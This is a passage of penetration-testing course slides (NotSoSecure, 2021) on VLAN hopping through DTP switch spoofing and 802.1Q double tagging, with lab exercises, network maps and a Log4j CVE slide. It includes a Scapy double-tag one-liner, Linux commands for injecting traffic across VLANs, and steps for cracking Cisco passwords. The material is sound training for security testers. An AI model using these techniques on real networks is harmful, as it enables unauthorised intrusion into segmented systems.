


NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VLAN: Trunking




NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VLAN: 802.1Q Tagging

- 802.1Q tagging (IEEE standard)
  - 4 byte tag (2 bytes TPID + 2 bytes TCI)
  - Inserted in the frame
- ISL encapsulation (Inter switch link by Cisco)
- SVI (Switch Virtual Interface)
  - Allows traffic routing b/w VLANs by a def gw
  - Supports bridging config and routing protocol



# VLAN: Protocols in Use

---

- CDP - Cisco Discovery Protocol
  - Used by Cisco devices to communicate with neighbours
  - CDP announcements are sent over VLAN 1 are interesting!
- STP - Spanning Tree Protocol
  - Builds network topology with focus on loop avoidance
- DTP - Dynamic Trunking Protocol
  - When you want to dynamically configure trunks on each switch port
  - Switch port modes: Access, Trunk, Dynamic Auto, Dynamic Desirable
- VTP - VLAN Trunking Protocol
  - Used to Transmit VLAN Information and help with autoconfiguration
  - Broadcast on VLAN 1



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# VLAN: Concepts

---

- DTP negotiates interface modes dynamically based on port modes
- Generally used for Ports connecting two switches
- Dynamic Auto is the default in newer Cisco IOS; whereas Dynamic Desirable is default in older revisions

Dynamic Desirable + Dynamic Auto = Trunk  
Dynamic Desirable + Dynamic Desirable = Trunk  
Dynamic Desirable + Trunk = Trunk  
Dynamic Desirable + Access = Access

Dynamic Auto + Dynamic Auto = Access  
Dynamic Auto + Dynamic Desirable = Trunk  
Dynamic Auto + Trunk = Trunk  
Dynamic Auto + Access = Access

- Unauthenticated Protocol: Anyone can send false DTP Packets

# VLAN: Hopping

---

- Attacking a network with multiple VLANs
- It is directed at trunking encapsulation protocols (8021q/ISL)

## Two attacks:

- **Switch spoofing:** Mimic a switch (inject DTP packets, negotiate with switch to act as 802.1Q trunk)
- **Double tagging:** Forwards the packet to a wrong VLAN, strips first header and forwards to the target VLAN, as defined within the second header



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



VLAN Hacking

**Switch Spoofing**



# Switch Spoofing



- Attack by mimicking a Switch
- Leverage issues with DTP configuration to gain trunk port

| switchport mode   | trunk | Dynamic desirable | Dynamic auto | access |
|-------------------|-------|-------------------|--------------|--------|
| trunk             | Yes   | Yes               | Yes          | No     |
| dynamic desirable | Yes   | Yes               | Yes          | No     |
| dynamic auto      | Yes   | Yes               | No           | No     |
| access            | No    | No                | No           | No     |

# VLAN Hopping: **Attack**

---

- Collect information:
  - VLAN IDs
  - IP addresses (gateways, hosts, anything!)
  - Keep sniffing!
- Toolset:
  - Yersinia (Kali has it!)
  - Sniffers
  - arp-scan



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VLAN: Attacks

---

- After negotiating a trunk link you can identify VLAN ID's and add VLAN interfaces on your host to target these ranges
- Once successful, an easy approach is to perform 'ARP' sweeps/ping broadcast addresses to find live hosts on the target VLAN
- If there are any hosts, go for pwnage!
- If there are any devices, go for known service (Telnet, HTTP) weaknesses first, and further exploration!
- It's effectively an open door to the whole of the network!



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# VLAN: Challenges

---

A number of challenges relate to topics we have covered during these slides

A few challenges relate to device configuration weaknesses i.e. switch/router configurations

This will cover:

- Weak passwords (Cisco type7 and 'secret' passwords)
- Cracking device passwords



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Uncommon Sense

---



- In order to analyse traffic, we need to ensure our interface is up and running and all the necessary modules are loaded

```
ip link
```

- If you see `lower_up` flag, that means network is connected. Output example:

```
root@kali:~# ip link
[...snip...]
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UNKNOWN mode
DEFAULT qlen 1000 link/ether 00:50:56:9f:29:9e brd ff:ff:ff:ff:ff:ff
```

- To load the `8021q` module, run this command:

```
modprobe 8021q
```

- Multiple ways to perform sniffing, use whichever method gives you the most info

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 8.1



## Demo 8.1

## VLAN #1

---

- Identify protocols being broadcast by a switch/routing device on the network
- Observe the traffic, and then answer the following questions:
  - Device name
  - IP address
  - Platform details
  - Software version
- Discover all of the VLAN IDs on the network
- Find all of the live hosts in the VLANs lower than ID 100

(P.S. The 3rd octet in the IP address relates to VLAN ID. For example, 10.10.100.210 means it's a host in the VLAN 100. This is a common naming notation for tagged traffic in the real world)

# Network status: After VLAN Discovery

## SHARED Subnet (192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100  
Oracle DB



192.168.3.210



192.168.3.215  
Host: DC01



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211  
VPN



192.168.3.180  
SSL & Bash



192.168.3.150  
WebSphere

## DEDICATED Subnet (192.168.X.0/24)



192.168.X.17  
Host: WKSX



192.168.X.18  
Multi Forest



192.168.X.209  
Ubuntu



192.168.X.206

## PRIVATE Subnet (10.0.2.0/24)



10.0.2.220  
Host: certsrv

## VLANs (10.10.0.0/16)



10.10.100.220  
Cisco IOS

# Useful Tips

---

For the upcoming exercise, you will need to understand the following:

- For every VLAN, VLANID represents the network octet. For example, for VLAN 100, you will use VLAN 100 network range as 10.10.100.0/24.
- When you assign a static IP to the interface on your Kali host, please assign a static IP corresponding to your user ID. For example, if I am user20, I will use 10.10.100.20 as my static IP address.

In effect, once I have added virtual interface for VLAN 100, my static IP will be 10.10.100.20 which means 100 is the VLANID and 20 is my user ID

**Any doubts; please reach out for assistance**



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 8.2



## Demo 8.2


## VLAN #2

---

You will have already identified an IP address of a device on VLAN ID 100. Continuing with this attack, perform the following tasks:

- Find the IP address of another device on VLAN 100 (hint - ARP!)
- Gain Telnet access to the second device (If you are connecting to the right device, you will be able to ping the IP and read its custom telnet banner. Another hint is it's IP address is greater than 10.10.100.200)
- Gain 'enable' access to the device. You'll need to gain access to the Telnet interface (a common/default password value) and then learn to crack Cisco 'secret'/type 5 and type 7 passwords

# VLAN Network: Switch Spoofing



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Network status: After VLAN Switch Spoofing

## SHARED Subnet (192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100  
Oracle DB



192.168.3.210



192.168.3.215  
Host: DC01



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211  
VPN



192.168.3.180  
SSL & Bash



192.168.3.150  
WebSphere

## DEDICATED Subnet (192.168.X.0/24)



192.168.X.17  
Host: WKSX



192.168.X.18  
Multi Forest



192.168.X.209  
Ubuntu




192.168.X.206

## PRIVATE Subnet (10.0.2.0/24)



10.0.2.220  
Host: certsrv

## VLANs (10.10.0.0/16)




10.10.100.220  
Cisco IOS



VLAN Hacking

**Double Tagging**



# Double Tagging



- Send double encapsulated 802.1Q frames
- Need access to native VLAN and access ports
- One way traffic Solution (Negative)

| No. | Time        | Source      | Destination |
|-----|-------------|-------------|-------------|
| 1   | 0.000000000 | 192.168.1.1 | 192.168.1.2 |

```
▶ Frame 1: 1496 bytes on wire (11968 bits), 1496 bytes captured (11968 bits)
▶ Ethernet II, Src: WandelGo_8c:20:cd (00:80:16:8c:20:cd), Dst: WandelGo_8c:20:c
▼ 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 4000
    000. .... .... = Priority: Best Effort (default) (0)
    ...0 ..... = DEI: Ineligible
    .... 1111 1010 0000 = ID: 4000
    Type: 802.1Q Virtual LAN (0x8100)
▼ 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 50
    000. .... .... = Priority: Best Effort (default) (0)
    ...0 ..... = DEI: Ineligible
    .... 0000 0011 0010 = ID: 50
    Type: IPv4 (0x0800)
▶ Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.2
▶ [data]
```


Source:

<https://www.cloudshark.org/captures/2e701df8b958>

# Double Tagging: Example

- Two VLAN's: 1 and 20
- VLAN 1 is native vlan
- All computer ports are access ports
- Attack video  
<https://youtu.be/bbuYKughzS8>
- Scapy One liner

```
sendp(Ether(dst='ff:ff:ff:ff:ff:ff',  
src='c2:db:bd:5d:bf:02')/Dot1Q(vlan=1)/Dot1Q(vlan=20)/IP(dst='10.0.20.11', src='10.0.1.11')/ICMP())
```



# Double Tagging: **Things to Remember**

---

- We need an access port on native lan
- Double tagging attacks are unidirectional only
- Hence the TCP / HTTP attacks won't work as it needs a 3 way handshake to start
- UDP Attacks could be the way to go
- The exploit reverse shell could be obtained on an OOB channel



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Double Tagging: **Using native tools**

---



- Load Kernel Module  
`modprobe 8021q`
- Add VLAN-1 interface on eth2 interface and turn it on  
`vconfig add eth2 1`  
`ifconfig eth2.1 up`
- Add VLAN-20 interface on top of VLAN-1 interface  
`vconfig add eth2.1 20`
- Turn on VLAN-20 interface, assign an IP within the target network's range  
`ifconfig eth2.1.20 10.0.20.X netmask 255.255.255.0 up`
- Add default route for target network via VLAN-20 interface  
`ip route add 10.0.20.0/24 via 10.0.20.X dev eth2.1.20`
- Add fake ARP entry for victim's IP address on VLAN-20 interface  
`arp -s 10.0.20.201 FF:FF:FF:FF:FF:FF -i eth2.1.20`

# Apache Log4j Insecure Deserialization RCE

---

- Vulnerability when using the Log4j TCP or UDP socket server to receive serialized log events from another application
- CVE-2017-5645 published 04/17/2017
- Affected versions: Apache Log4j 2.x < 2.8.2
- Specially crafted binary payload can be sent that, when deserialized, can execute arbitrary code




NotSoSecure part of



